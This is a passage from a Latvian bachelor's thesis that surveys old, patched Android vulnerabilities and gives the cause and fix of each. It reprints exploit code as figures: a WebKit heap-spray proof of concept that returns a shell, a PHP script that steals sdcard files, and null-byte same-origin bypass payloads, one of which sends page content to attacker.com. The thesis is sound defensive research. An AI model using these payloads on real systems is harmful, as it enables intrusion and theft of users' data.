Traucējums var tikt izraisīts ar tehniski nepareizi sastādītu īsziņu. Saņemot īsziņu, telefona telefonijas lietojumprogramma (*android.com.phone*) apsteidz darbību ar kļūdu *Java ArrayIndexOutOfBoundsException* [43]. Lietotne restartējas, nepaziņojot lietotājam, un zaudē sakari ar tīklu, kamēr restartēšanas process nebeigsies. Restarts restartē arī modemu, tāpēc, ja SIM karte ir aizsargāta ar PIN kodu, tad pieslēgums tiklām netiks atjaunots, kamēr kods netiks ievadīts atkārtoti. Uzzināt, ka telefons ir atslēgts no tīkla var tikai pārbaudot telefona ekrānu [42]. Attēlā 3.11 [42] ir attēloti paziņojumi, kuri tiks attēloti, ja telefons ir cietis uzbrukumu.

3.11. att. **Paziņojumi par telefonijas lietotni avāriju (pa kresi) un par SIM kartes bloķēšanu (pa labi) operētājsistēmā Android 1.5**

Paziņojums „*The process com.android.phone has stopped unexpectedly.*" tiks paradīts, ja tiek dabūta kļūda *Java ArrayIndexOutOfBoundsException*. Paziņojums „*SIM card is locked.*" tiks paradīts, kad telefonijas lietotne pabeidza restartēšanas procesu un sagaida SIM kartes PIN koda ievadi.

3.4.2. Problēmas cēloņi

Jau iepriekš nosauktu kļūdu izraisa saņemta WAP īsziņa [43], kuru noziedznieks ar nodomu „uzbūvēja" nepareizi.

3.4.3. Problēmas risinājumi

Kļūda tika izlabota oficiāla ielāpā no *Google*.

3.5. Kļūda skaitļu ar peldošo punktu apstrādē pārlūkprogrammas dzinējā *WebKit*

Vel viena kļūda pārlūkprogrammas dzinējā *WebKit*, kura padara operētājsistēmu *Android* ievainoto pret ielaušanos [44]. Tā kā *WebKit* bāzētas pārlūkprogrammas (*Apple Safari*, *Chromium*) izmanto arī citu operētājsistēmu izstrādātāji, bīstamībā bija ne tikai telefoni, bet arī datori [45]. Kaut gan kļūdu dzinējā sameklēja Lukas Vagners [44], tieši M. Džei. Keits (*M.J. Keith*) – pētnieks no *Alert Logic* pierādīja, kā *Android* arī ir pakļauts ievainojamībai [46].

3.5.1. Problēmas apraksts

Ar kļūdas palīdzību, noziedznieks var sagatavot speciālu *HTML* lapu, kuru apmeklējot, ar lietotāja telefonu var notikt viena no problēmām [44].

Pirmā problēma: patvaļīga koda izpilde. Kļūdas ietekme pirmā variantā ir līdzīga pirmajai sameklētai problēmai *Android* operētājsistēmā (kuru sameklēja Čarlzs Millers 2008. gadā oktobrī, aprakstīta apakšnodaļā 3.1.). Pēc koda izpildes, datorlauzis pilnībā kontrolēs telefona pārlūkprogrammu un saņems piekļuvi visam, kam var piekļūt pārlūks. Piemēram, paroles, ziņojumi, bankas dati, ja tie ir ievadīti tīmeklī. Pats Keits arī apgalvo, ka ļaundaris varēs piekļūt datiem uz atmiņas kartes, ja pārlūkprogramma kaut kad to izmantoja. Arī citi dati ir bīstamība, ja pārlūks tos izmanto [47], [48]. Tas padara kļūdu pat bīstamāko par Millera atrasto. Laimīgi, „*sandbox*" arhitektūra pasarga citus operētājsistēmas komponentus no ielaušanas.

Otrā problēma: pakalpojumatteices uzbrukums [44]. Uzbruktais lietotājs dabūs problēmas ar telefona lietošanu. Precīzāk, pārlūkprogramma varēs bez paziņojuma pabeigt darbību.

3.5.2. Problēmas cēloņi

Problēmas cēlonis ir kļūda pārlūkprogrammas pirmkoda dzinējā – dzinējs nepareizi apstrādā datu tipus ar peldošo punktu. Iepriekšējā realizācijā tika pieņemts, ka visiem *NaN* ir

vienota veidne [48]. Ja veidnes tips atšķiras no pieņemta, datorlauzis varēs izmantot ievainojamību savam nolūkam.

Attēlā 3.12 [49] ir attēlots mūķa pirmkods, ar kuru palīdzību M. Džei. Keits nodemonstrēja kļūdas ietekmi uz operētājsistēmu *Android*.

```
<html>
    <head>
        <script>
            // bug     =  webkit code execution CVE-2010-1807
            //            http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-1807
            //            listed as a safari bug but also works on android :)
            // tested  =  moto droid 2.0.1 , moto droid 2.1 , emulater 2.0 - 2.1
            // patched =  android 2.2; author  =  mj
            // hardcoded to return a shell to 10.0.2.2 port 2222
            function sploit(pop) {
                var span = document.createElement("div");
                document.getElementById("pwn").appendChild(span);
                span.innerHTML = pop;
            }
            function heap() {
                var scode = unescape("\u3c84\u0057\u3c80\u0057\u3c7c\u0057\u3c78\u0057\u
                do {
                    scode += scode;
                } while(scode.length < 0x1000);
                target = new Array();
                for(i = 0; i < 1000; i++)
                    target[i] = scode;
                for (i = 0; i <= 1000; i++) {
                    if (i>999) {
                        sploit(-parseFloat("NAN(ffffe00572c60)"));
                    }
                    document.write("The targets!! " + target[i]);
                    document.write("<br />");
                }
            }
        </script>
    </head>
    <body id="pwn">
        woot
        <script>
            heap();
        </script>
    </body>
</html>
```

3.12. att. **Mūķa pirmkods. Autors: M. Džei. Keits (*M.J. Keith*)**

16. rindā mainīgā „*scode*” ir saglabāta gara simbolu virkne. 25. rindā ir mēģinājums apstrādāt nestandarta veidnes *NaN*. Apmeklējot kārtējo lapu no telefona ar *Android 2.1*. vai mazāk, pārlūkprogramma aizvērsies [50].

Attēlā 3.13 [51] var redzēt *WebKit* dzinēja funkcijas pirmkodu, kura nepareizi apstrādā skaitļus.

```
211 JSValueRef JSValueMakeNumber(JSContextRef ctx, double value)
212 {
213     ExecState* exec = toJS(ctx);
214     APIEntryShim entryShim(exec);
215 
216     return toRef(exec, jsNumber(exec, value));
217 }
```

3.13. att. **Kļūdainas skaitļu apstrādes funkcijas pirmkods**

Funkcijā nav paredzēta iespēja apstrādāt nestandarta veidnes *NaN*, kurš tiek padots funkcija *jsNumber*.

3.5.3. Problēmas risinājumi

Kļūda tika izlabota ar dzinēja *WebKit* izstrādātāju spēkiem [48]. Korekta skaitļu ar peldošo punktu apstrādes realizācija tika iekļauta jaunas operētājsistēmas *Android* versijā 2.2 [45], [46], [47].

Attēlā 3.14 [52] ir attēlots kļūdas labojums pārlūkprogrammas dzinēja pirmkoda fragmentā.

```
211 JSValueRef JSValueMakeNumber(JSContextRef ctx, double value)
212 {
213     ExecState* exec = toJS(ctx);
214     APIEntryShim entryShim(exec);
215 
216     // Our JSValue representation relies on a standard bit pattern for NaN. NaNs
217     // generated internally to JavaScriptCore naturally have that representation,
218     // but an external NaN might not.
219     if (isnan(value))
220         value = NaN;
221 
222     return toRef(exec, jsNumber(exec, value));
223 }
```

3.14. att. **Izlabotas skaitļu apstrādes funkcijas pirmkods**

Tā ka dzinējs *WebKit* ir paredzēts darbībai ar *NaN* ar standarta veidni, rindās 219 un 220 jebkāds *NaN* tiek noformēts standarti [52]. Papildus, datnē *dtoa.cpp* ir noradīta direktīva *#define No_Hex_NaN*, kura aizliedz noteikt *NaN* ar nestandarta veidni [53].

3.6. Lietojumprogrammu instalācija bez lietotāja atļaujas

Divi pētnieki neatkarīgi viens no otra 2010. gadā sameklēja iespējas kā var apmānīt iebūvēto *Android* atļauju pieprasījumu mehānismu lietojumprogrammas instalācijas laikā. Pirmais savu sasniegumu prezentēja pētnieks no *MWR InfoSecurity* ar vārdu (vai pseidonīmu) Nilss. Tas bija izdarīts 18. oktobrī referātā „*Building Android Sandcastles in Android's Sandbox*". Dokumentā tiks apskatītas arī citas operētājsistēmas *Android* potenciālas drošības problēmas [54]. Par otro ievainojamību novembrī paziņoja Džons Oberhaids no *Scio Security*. Demonstrācijai tika izmantots diezgan oriģinālais veids – viltu spēles „*Angry Birds*" versija [55], [56].

3.6.1. Problēmas apraksts

Izmantojot ievainojamības, datorlauzi var ignorēt vienu no operētājsistēmas *Android* drošības mehānismiem – lietotājs pats izvēlas, kādus lietojumprogrammas instalēt un kādiem sistēmas komponentiem tie var piekļūt [55], [56].

Pirmā metode, kuru atklāja Nilss, bija izmantojama uz *HTC* telefoniem. Kompānijas modifikācija pārlūkprogrammā, kura atļāva automātiski atjaunot *Flash*, var tikt izmantota, lai bez lietotāja paziņošanas instalēt lietojumprogrammas ar piekļuves tiesībām vairākiem operētājsistēmas komponentiem [54], [55], [56]. Tādas lietotnes viegli varēs pārsūtīt datus no telefona (kontaktus, fotogrāfijas, GPS dati u.c.) noziedzniekam. Tādā veidā telefons nevar garantēt privātas informācijas drošību.

Otras metodes, kuru atklāja Oberhaids, ietekme uz drošību ir līdzīga Nilsa atklājumam, bet realizācija ir mazliet citāda. Noziedzniekam vajag nopublicēt veikalā *Google Play* ļaunprātīgo programmu, kuru lietotāji varēs lejupielādēt. Pēc lietotnes instalācijas, bez lietotāja atļaujas un paziņošanas, telefonā var tikt instalētas vairākas ļaunprātīgas lietotnes. Tomēr, visām tām lietotnēm ari jābūt nopublicētām *Google Play*. Savā demonstrācijā Oberhaids izmantoja 4 nopublicētas *Google Play* lietojumprogrammas: „*Angry Birds Bonus Levels*" – viltu lietotne, kura it kā pievienoja papildus līmeņus tajā laikā populārajai spēlei „*Angry Birds*", „*Fake Contact Stealer*", „*Fake Location Tracker*" un „*Fake Toll Fraud*", kuri tika instalēti pēc „*Angry Birds*" [55], [56]. Neko slikto lietotnes nedarīja, tikai radīja paziņojumus, ka telefonam ir ievainojamība [57].

3.6.2. Problēmas cēloņi

Kā jau bija teikts, fona instalācija, izmantojot *Android* pārlūkprogrammas ievainojamību, pastāvēja *HTC* telefonos. Pārlūkam bija dota atļauja instalēt paketēs, lai varētu fona režīmā atjaunot *Flash*, *android.permission.INSTALL_PACKAGES* [54], [56]. Izmantojot atļauju, ļaundaris var instalēt jebkādas lietojumprogrammas ar atļauju izmantot jebkuru telefona funkciju.

Oberhaida lietotne, izmantojot kontu pārvaldnieku, ģenerēja pilnvarošanas marķieri veikalam, ar kuras palīdzību saņēma atļauju lietotājā vārdā lejupielādēt un instalēt lietotnes no *Google Play* [55], [56], [58].

3.6.3. Problēmas risinājumi

Pārlūkprogrammas ievainojamība telefonos no kompānijas *HTC* tika likvidēta *Android* versijā 2.2 [55]. *Google* apgalvo, ka Oberhaida problēma ir izlabota [58]. Tomēr, rekomendēju uzmanīgāk skatīties, no kurienes un kādas lietojumprogrammas tiek instalētas.

3.7. Datņu lasīšana no atmiņas kartes ar *JavaScript* palīdzību

Apakšnodaļā ies runa par vel vienu pārlūkprogrammas ievainojamību, tikai šajā gadījumā pētnieks Tomass Kennons sameklējis iespēju saņemt no ielaušanas vairāk par datiem no pārlūka.

3.7.1. Problēmas apraksts

Ar ievainojamības palīdzību, ja telefona lietotājs apmeklēs speciāli izgatavoto tīmekļa lapu, datorlauzis saņems iespēju piekļūt datnēm uz atmiņas kartes. Precīzāk sakot, piekļūt datnes saturam un nosūtīt to uz savu serveri. Process notiek sekojošā veidā [59]:

- lietotājs apmeklē lapu, kura satur *PHP* skriptu, kurš lejupielāde lapas pirmkodu uz atmiņas karti;
- tā kā paziņojums par datnes lejupielāde operētājsistēmā *Android* ir grūti pamanāms, lietotājs neapzinās, ka kaut kas lejupielādējas;
- *JavaScript* komanda atver pārlūkprogrammā lapas lejupielādēto lapas kopiju no telefona atmiņas kartes;
- tā kā tālāka darbība notiek ar lokālo datni, *JavaScript* darbosies bez paziņojuma un dabūs piekļuvi datiem uz atmiņas kartes (varēs lasīt datņu saturu, pārsūtīt to).

Kennons nopublicēja mūķa piemēru un paziņoja, ka tāda veida uzbrukumam ir ierobežojumi. Pirmkārt, būs iespējams piekļūt tika datnēm uz atmiņas kartes. Mūķis nedod *root* tiesības, tāpēc *Android* arhitektūras īpatnības bloķēs piekļuvi citiem komponentiem. Otrkārt, ļaundarim jāzina precīzais ceļš līdz datnei un jānorada tās skriptā [59], [60]. Neskatoties uz to, vairāki datnes veidi tiek saglabāti noklusētā direktorijā, kuru viegli uzzināt (piemēram, no tīmekļa avotiem), un datņu nosaukumi arī var pakļauties kādam noteikumam (piemēram, iebūvētas kameras fotogrāfiju nosaukumi).

Attēlā 3.15 [61] ir attēlots Kennona rakstītais piemēra mūķa daļa (pilns satur pārāk daudz koda rindas).

```php
// List of the files on the device that we want to upload to our server
$filenames = array("/proc/version","/sdcard/img.jpg");

// Determine the full URL of this script
$protocol = $_SERVER["HTTPS"] == "on" ? "https" : "http";
$scripturl = $protocol."://".$_SERVER["HTTP_HOST"].$_SERVER["SCRIPT_NAME"];

// Stage 0:  Display introduction text and a link to start the PoC.
function stage0($scripturl) {
  echo "<b>Android < 2.3.4</b><br>Data Stealing Web Page<br>
  <br>Click: <a href=\"$scripturl?stage=1\">Malicious Link</a>";
}

// Stage 1:  Redirect to Stage 2 which will force a download of the
// HTML/JS payload, then a few seconds later redirect to the payload.
// We load the payload using a Content Provider so that the JavaScript
// is executed in the context of the local device - this is the vulnerability.
function stage1($scripturl) {
  echo "<body onload=\"setTimeout('window.location=\'$scripturl?stage=2\'',1000);
  setTimeout('window.location=
  \'content://com.android.htmlfileprovider/sdcard/download/poc.html\'',5000);\">";
}

// Stage 2:  Download of payload, the Android browser doesn't prompt
// for the download which is another vulnerability. The payload uses
// AJAX calls to read file contents and encodes as Base64, then
// uploads to server (Stage 3).
function stage2($scripturl,$filenames) {
  header("Cache-Control: public");
  header("Content-Description: File Transfer");
  header("Content-Disposition: attachment; filename=poc.html");
  header("Content-Type: text/html");
  header("Content-Transfer-Encoding: binary");
?>
```

3.15. att. **Kennona mūķa pirmkoda fragments**

Mainīgā *$filename* ir noradītas datnes (kopā ar direktorijiem), kuras vajag nozagt. Funkcija *stage1()* attēlo pārlūkprogrammā lejupielādēto, izmantojot funkciju *stage2()*, lapas kodu no atmiņas kartes.

3.7.2. Problēmas cēloņi

Iebūvēta operētājsistēmas *Android* pārlūkprogramma atļauj attēlot URL adreses, kuras sākas ar „*content://*” [62]. Ar tādu adresi lietojumprogrammas vēršas pie kādas lokālas datnes datiem [63].

3.7.3. Problēmas risinājumi

Oficiālā atjaunojuma no *Google* pārlūkprogrammas iespēja darboties ar „*content://*" adresēm tika atcelta. Vajadzēja veikt vairākas mazas izmaiņas satvara funkcijās un pārlūkprogrammas pirmkodā [62], [64]. Attēlā 3.16 [65] var redzēt izdzēstu pirmkoda fragmentu.

```
625.  if (url != null && url.startsWith("content:")) {
626.      /* Append mimetype so webview knows how to display */
627.      String mimeType = intent.resolveType(getContentResolver());
628.      if (mimeType != null) {
629.          url += "?" + mimeType;
630.      }
```

3.16. att. **Izdzēsta *content://* adreses apstrāde**

Papildus, tika mainīts pieņemamo URL adrešu saraksts. Attēlā 3.17 [65], [66] var redzēt, ka saraksts izskatījās pirms ievainojamības likvidēšanas un pēc.

```
3655. protected static final Pattern ACCEPTED_URI_SCHEMA = Pattern.compile(
3656.         "(?i)" + // switch on case insensitive matching
3657.         "(" +    // begin group for schema
3658.         "(?:http|https|file):\\/\\/" +
3659.         "|(?:inline|data|about|content|javascript):" +
3660.         ")" +
3661.         "(.*)" );
```

```
3648. protected static final Pattern ACCEPTED_URI_SCHEMA = Pattern.compile(
3649.         "(?i)" + // switch on case insensitive matching
3650.         "(" +    // begin group for schema
3651.         "(?:http|https|file):\\/\\/" +
3652.         "|(?:inline|data|about|javascript):" +
3653.         ")" +
3654.         "(.*)" );
```

3.17. att. **Pieņemamais adrešu saraksts pirms (augšā) labošanas un pēc (lejā)**

Var redzēt, ka no saraksta pazudis „*content*" (rindas 3659 augšā un 3652 lejā). Tā pārlūkprogramma vairs nepieņems adreses, kuras sāksies ar „*content://*".

Pirms atjaunojums tika izdots, bija ieteikti divi pagaidu varianti. Pirmais variants: atslēgt *JavaScript* darbību pārlūkprogrammā. Otrais variants: izmantot pārlūkprogrammas no

citiem izstrādātājiem, jo tad varēs atjaunot lietojumprogrammu uzreiz, kad pārlūka izstrādātājs sagatavos atjaunojumu, nevis gaidīt, kamēr *Google* un telefona izstrādātājs sagatavos lielu operētājsistēmas atjaunojumu [59].

3.8. Ievainojamība „galvenā atslēga”

Iespējams, visbīstamākā ievainojamība no aprakstītajiem nodaļā. Tika atklāta ar drošības kompānijas *Bluebox* spēkiem. Tika noskaidrots, ka ievainojamība pastāvēja veselus 4 gadus – no *Android 1.6* līdz *Android 4.2* [72], [73].

3.8.1. Problēmas apraksts

Katras *Android* lietojumprogrammas instalators izskatās kā datne ar paplašinājumu „*.apk*”, kura ir, respektīvi, datņu kolekcija *ZIP* arhīvā. Katrai *APK* „kolekcijai” jābūt elektroniski parakstītai, lai operētājsistēma varētu identificēt tā autoru un nodibināt attiecības starp lietojumprogrammām [74].

Arhīvā direktorijā *META-INF/* glabājas *manifest* datne ar nosaukumu „*MANIFEST.MF*”. Datne satur arhīva pārējo datņu kontrolsummas. Instalējot jebkādu lietojumprogrammu, operētājsistēma izgūs no *ZIP* arhīva katru datni, salīdzināšot tā kontrolsummu ar ierakstīto *manifest* datnē. Ja kontrolsummas ir vienādas, tad instalācija sekmīgi turpinājās. Ja kontrolsummas atšķiras, tad tas nozīme, ka sekojoša datne tika modificēta. Tāda datne tiek uzskatīta par neparakstīto (bez sertifikāta). Operētājsistēma aizliedz instalāciju un izdod kļūdu „*[INSTALL_PARSE_FAILED_NO_SERTIFICATE]*” [74].

Lai izlietot ievainojamību noziedzniekam jāizgatavo *APK* datni, kurā atrodas divas datnes ar vienādu nosaukumu. Pirmā datne – oriģināla, bez jebkāda ļaunprātīga koda. Tam jābūt vecākam. Otra datne – modificēta. Datorlauzis var pievienot tajā jebkādu koda gabalu. Instalējot lietojumprogrammu, operētājsistēma pārbauda vecāko datni (bez modifikācijām), bet instalē jaunāko (ar modifikācijām, ar tādu pašu nosaukumu kā oriģināls) [74].

Modificēta lietojumprogramma var veikt jebkādas darbības telefonā. Piemēram, pārsūtīt datus, veikt zvanus, sūtīt īsziņas. Noziedznieks pat var izstrādāt lietojumprogrammu ar

lielākam piekļuves atļaujam, nekā kāda cita lietotne no *Google Play* [74]. Pētniekiem no *Bluebox* pat izdevās izmainīt informāciju par sistēmu telefonā [72].

3.8.2. Problēmas cēloņi

Problēmu radīja kontrolsummu salīdzināšanas procesa realizācija. Sākumā visu datņu kontrolsummas tika saglabāti *Map* kolekcijā pāros <nosaukums (atslēga), kontrolsumma (vērtība)>. Dati tiek ievietoti kolekcijā ar metodes *put()* palīdzību [75]. Tā kā kolekcijā var saturēt tikai unikālas atslēgas, mēģināšot pielikt vērtību jau eksistējošai atslēgai, veca vērtība tiek aizvietota uz jauno [76]. Izskatās, kā sākuma tiek rēķināta kontrolsumma jaunākai modificētai datnei un pēc tām oriģinālai, tāpēc, salīdzināšot kontrolsummas, operētājsistēma neizdod kļūdu. Attēlā 3.18 [77] ir paradīta kontrolsummu savākšanas kļūdaina realizācija.

```
351. for (int i = 0; i < numEntries; ++i) {
352.     ZipEntry newEntry = new ZipEntry(hdrBuf, bufferedStream);
353.     entries.put(newEntry.getName(), newEntry);
354. }
```

3.18. att. **Datņu kontrolsummu kļūdaina saglabāšana kolekcijā**

Mainīgais *numEntries* – datņu daudzums arhīvā, *entries* – *map* kolekcija, *newEntry.getName()* – datnes nosaukums (atslēga) un *newEntry* – kontrolsumma (vērtība).

3.8.3. Problēmas risinājumi

Oficiāla atjaunojuma no *Google* tika izmainīta kontrolsummu savākšanas realizācija. Tagad, ja tiek mēģināts pievienot jau eksistējošo atslēgu, tiek izdota kļūda par dublikāta eksistenci [78]. Attēla 3.19 [78] var redzēt izlaboto koda fragmentu.

```
351. for (int i = 0; i < numEntries; ++i) {
352.     ZipEntry newEntry = new ZipEntry(hdrBuf, bufferedStream);
353.     String entryName = newEntry.getName();
354.     if (entries.put(entryName, newEntry) != null) {
355.         throw new ZipException("Duplicate entry name: " + entryName);
356.     }
357. }
```

3.19. att. **Datņu kontrolsummu izlabota saglabāšana kolekcijā**

354. rindā kopa ar jauna pāra pievienošanu kolekcijā notiek arī pārbaude vai tāda atslēga jau eksistē kolekcijā.

3.9. Vienizcelsmes prasības (*same origin policy*) pārkāpums, izmantojot *JavaScript*

Drošības pētnieks Rafais Balohs (*Rafay Baloch*) prezentēja savu atklājumu 2014. gadā 1. septembrī. Dīvaini, ka sākumā tas palika nepamanīts [67]. Pat *Google* pēc sarakstīšanas ar pētnieku, paziņoja, ka vietējiem programmētājiem neizdevās reproducēt problēmu un kļūdas paziņojums tika slēgts. Tomēr, vēlāk lēmums bija mainīts, jo *Google* darbinieki sameklēja problēmu [68].

3.9.1. Problēmas apraksts

Vienizcelsmes prasība ir viena no tīmekļa drošības pamatiem. Darbības princips ir sekojošs [69]:

- katrai tīmekļa lapai ir 3 parametri, kuri noteic tā izcelsmi: domēna vārds, protokols un porta numurs;
- ja divām tīmekļa lapām visi trīs parametri sakrīt (respektīvi, ja tās ir vienas tīmekļvietnes lapas), tad ir atļauts izpildīt scenārijus no vienas lapas otrā;
- ja kaut viens parametrs nesakrīt, tad lapas tiek izolētas viena no otras, aizliedzot otrajā lapā pirmās lapas skriptu izpildi.

Operētājsistēmas *Android* pārlūkprogrammā pastāvēja ievainojamība, kura atļāva ignorēt vienizcelsmes prasību ar *JavaScript* palīdzību.

Ievainojamība ļauj noziedzniekam dabūt datus no jebkādas atvērtas tīmekļa lapas citā logā vai cilnē [68], papildus ir iespējams aizpildīt formas, lasīt ievadīto informāciju un darīt visu, uz ko *JavaScript* ir spējīgs [70]. Lai sasniegt vēlēto, datorlauzim jāizgatavo jebkāda tīmekļa vietne, apgādājot to ar īpaši rakstīto *JavaScript* kodu [67], [70]. Attēlā 3.20 [71] ir paradīti Baloha rakstīti tāda *JS* koda piemēri.

```
<iframe name="test" src="http://www.rhainfosec.com">
</iframe>
 <input type=button value="test" onclick=
 "window.open('\u0000javascript:alert(document.domain)',
 'test')" >

<iframe name="test" src="http://www.rhainfosec.com">
</iframe>
 <input type=button value="test" onclick=
 "window.open('\u0000javascript:
 alert(document.body.innerHTML)','test')" >

<iframe name="test" src="http://www.rhainfosec.com">
</iframe>
 <input type=button value="test" onclick=
 "window.open('\u0000javascript:var i=new Image();
 i.src='//attacker.com?'+document.body.innerHTML;
 document.body.appendChild(i);','test')" >
```

3.20. att. **Vienizcelsmes prasības mūķa piemēri**

Pirmais piemērs parada lapas domēna vārdu no taga <*iframe*>, otrais piemērs parada lapas taga <*body*> bērnus (iekšējos tagus kopa ar atribūtiem un saturu) no taga <*iframe*>, trešais piemērs aizsūta taga <*body*> bērnus uz noziedznieka domājamu serveri. Protams, reālajā dzīvē nepieciešama informācija tiks ņemta ne tikai no satvara, bet arī no cita pārlūkprogrammas loga.

Redzams, ka *JavaScript* koda sākumā ir pierakstīta simbolu virkne „\u0000”. Tas ir nulles baits [67], kurš atļauj izmantot ievainojamību.

3.9.2. Problēmas cēloņi

Rafais Balohs uzskata, ka problēmas cēlonis ir nulles baita nepareiza apstrāde URL parsētājā. Sastapšot nulles baitu, parsētājs uzskata, ka simbolu virkne beidzas, bet tā nav. Līdz ar to, viss tālākais skripts tiek izpildīts [71].

3.9.3. Problēmas risinājumi

Problēma tika atrisināta operētājsistēmas atjaunojumā 4.4. Iepriekšējas versijas paliek ievainotas [71].

Telefonos ar vecām *Android* versijām ir ieteicams izmantot pārlūkprogrammas ar dzinēju citādu no *WebKit* [70] (piemēram, *Chrome* vai *Firefox*).

REZULTĀTI

Darba ietvaros tika izpētīts termina „drošība" etimoloģija (svešvalodas termina izcelsme un latviešu tulkojuma pieņemšana), nozīme sadzīvē un datu apstrādes jomā. Tika doti padomi telefona drošākai izmantošanai.

Tika veikts operētājsistēmas *Android* drošības principu un testēšanas metožu apskats un apraksts. Darba autors ieguva priekšstatu par operētājsistēmas daudzslāņu struktūru, par slāņu mērķiem. Ir iegūtas zināšanas par *Android* lietojumprogrammu drošības pamatiem, tādiem kā lietotņu komponenšu funkcijas, *manifest* datnes, atļauju piešķiršana un procesu izolācija („*application sandbox*"). 6 drošības principi ir aprakstīti pēc grāmatas *Android Application Security Essentials* autores *Pragati Ogal Rai* vīzijas. Tika aprakstīts *CVE* sistēmas mērķis.

Papildus, darba ietvaros autors ir veicis 9 izvēlēto ievainojamību cēloņu un risinājumu apskatu. Izvēle tika veikta pēc sekojošas metodikas: preses un korespondences studēšana (lai noskaidrotu problēmas popularitāti un izpētīšanas pakāpi), problēmas nopietnības pakāpes noskaidrošana pēc *CVE* sistēmas datiem.

Tika noskaidrots, ka kā kaitējuma veids dominē pakalpojumatteice (3 problēmas) un ļaunprātīga koda izpilde (4 problēmas). Tās sakrīt ar vietnes *CVE Details* datiem. Pēc vietnē ievietotās informācijas var saprast, ka visvairāk problēmu izraisa pakalpojumatteici (13 problēmas no reģistrētām 54 – 23%) vai ļauj izpildīt ļaunprātīgo kodu (12 problēmas no reģistrētām 54 – 21%) [89]. Protams, ne visas ievainojamības ir ievietotas sistēmas reģistrā, bet, spriežot pēc partneru skaita, to skaits ir niecīgi mazs un krietni statistiku neizmainīs. Bakalaura darba pētījumā procents ir cits (*DoS* – 33%, koda izpilde – 44%), bet tāda neprecizitāte var būt sakrišana maza skaita problēmu specifiskas izvēles dēļ.

Darba autors ir noskaidrojis, ka visievainotākais operētājsistēmas komponents izrādās pārlūkprogrammas dzinējs *WebKit*. Ievainojamības pārlūkprogrammā bija problēmu cēlonis 5 no 9 (55%) apskatītām problēmām.

Iespējamo izmaiņu piedāvājums operētājsistēmā drošības uzlabošanai ir aprakstīts secinājumu nodaļā.

SECINĀJUMI

Tā kā pārlūkprogrammu dzinējam *WebKit* ir ļoti daudz ļoti nopietnu ievainojamību, ir vērts izmantot kādu citu dzinēju, ko *Google* izdarīja *Android* versijā 4.4., samainot *WebKit* uz *Chromium* [90]. Tā kā *Android* versijas 4.1 - 4.3. joprojām ir plaši izmantotas [91], liels lietotāju procents nav pasargāts no *WebKit* problēmām. Tāpēc ir rekomendēts izmantot pārlūkprogrammas no citiem izstrādātājiem (piemēram, *Chrome* vai *FireFox*), pat lietotājiem ar *Android 5.0*, jo trešās personas produkcija atjaunojas biežāk un atjaunojumus vai dabūt uzreiz, kad tie ir pieejami. Iebūvēta *Android* pārlūkprogramma tiek atjaunota tikai kopā ar visu operētājsistēmu.

Telefona izstrādātājiem ir rekomendēts minimizēt modifikācijas operētājsistēmā, jo, pēc pieredzes, tas var novest pie nopietnām drošības problēmām, kā aprakstīts 3. nodaļas 7. apakšnodaļā „Lietojumprogrammu instalācija bez lietotāja atļaujas".

Būtu labi ievest lietojumprogrammu atļaujas pārvaldes funkciju. Instalējot lietotni tiek vienreiz pieprasīta piekļuve operētājsistēmas komponentiem. Lietotājs vai nu piekritīs dot piekļuvi, vai neinstalēs lietojumprogrammu. Gadījumā, ja, piemēram, lukturīša lietotne pieprasa piekļuvi kontaktiem, tā nedarbosies, kamēr piekļuve nebūs atļauta. Cits jautājums, kāpēc instalēt tādu lietotni, ja, acīmredzami, tā ir ļaunprogramma, kura izmantos kontaktus noziedznieka nolūkam. Ar atļaujas pārvaldi lietotājs varēs atslēgt piekļuvi kontaktiem, bet lietderīgs lukturis strādās.

„*Application sandbox*" ir ļoti lietderīgs mehānisms. Tas ļauj samazināt zudumus no telefona uzlaušanas vairākos gadījumos (piemēram, kā 3. nodaļas 2. un 3. apakšnodaļā aprakstītās problēmās).

Kopumā, operētājsistēmai *Android* ir diezgan laba arhitektūra un drošības mehānismi, kuri var nodrošināt vai samazināt zudumus no draudiem, kuru skaits palielinās katru gadu.

IZMANTOTĀ LITERATŪRA UN AVOTI

[1] **Ron Amadeo.** The history of Android // http://arstechnica.com/gadgets/2014/06/building-android-a-40000-word-history-of-googles-mobile-os/6/#1.0 (Skat. 18.03.2015)

[2] **Babu Mohan.** IDC: Android handsets profitability hit dead end by 2018 // http://vr-zone.com/articles/idc-android-handsets-profitability-hit-dead-end-2018/84163.html (Skat. 18.03.2015)

[3] **Gordon Kelly.** Report: 97% Of Mobile Malware Is On Android. This Is The Easy Way You Stay Safe // http://www.forbes.com/sites/gordonkelly/2014/03/24/report-97-of-mobile-malware-is-on-android-this-is-the-easy-way-you-stay-safe/ (Skat. 18.03.2015)

[4] **Latvijas Vēstnesis.** Par terminu drošība un drošums izpratni latviešu valodā // http://likumi.lv/doc.php?id=203801 (Skat. 18.03.2015)

[5] **Latvijas Zinātņu akadēmija.** LZA TK protokols Nr. 1/1097 (02.03.2010) // http://termini.lza.lv/article.php?id=308 (Skat. 18.03.2015)

[6] **Latvijas Zinātņu akadēmija.** Lēmums Nr. 87. Par terminu drošība un drošums izpratni latviešu valodā // http://termini.lza.lv/article.php?id=304 (Skat. 18.03.2015)

[7] **Aldis Lauzis.** „Security, safety, reliability: izaicinājums mūsu terminoloģijai", *Kvalitāte*, vol. 6, pp. 52-53, 2009

[8] **Online Etymology Dictionary.** Vārda „secure" etimoloģija // http://www.etymonline.com/index.php?term=secure (Skat. 18.03.2015)

[9] **Online Etymology Dictionary.** Vārda „safe" etimoloģija // http://www.etymonline.com/index.php?term=safe&allowed_in_frame=0 (Skat. 18.03.2015)

[10] **Vladimir Zwass.** Information systems security and control, Information systems security // http://www.britannica.com/EBchecked/topic/287895/information-system/218067/Information-system-infrastructure-and-architecture (Skat. 18.03.2015)

[11] **Vladimir Zwass.** Information systems security and control, Computer crime and abuse // http://www.britannica.com/EBchecked/topic/287895/information-system/218071/Computer-crime-and-abuse (Skat. 18.03.2015)

[12] **Аудит и финансовый консалтинг.** Аудит. Краткая справка. Что такое аудит? // http://auditfc.ru/php/content.php-id=1416.htm (Skat. 18.03.2015)

[13] **Vladimir Zwass.** Information systems security and control, Information systems audit // http://www.britannica.com/EBchecked/topic/287895/information-system/218074/Information-systems-audit (Skat. 18.03.2015)

[14] **William Enck, Machigar Ongtang, Patrick McDanitl.** „Understanding Android Security", *IEEE Security & Privacy*, vol. 7, issue 1, pp. 50-57, Jan.-Feb. 2009
[15] **Pragati Ogal Rai.** „The Android SecurityModel – the Big Picture" in *Android Application Security Essentials*, Birmingham, UK: Packt, 2013, ch. 1, pp. 7-17
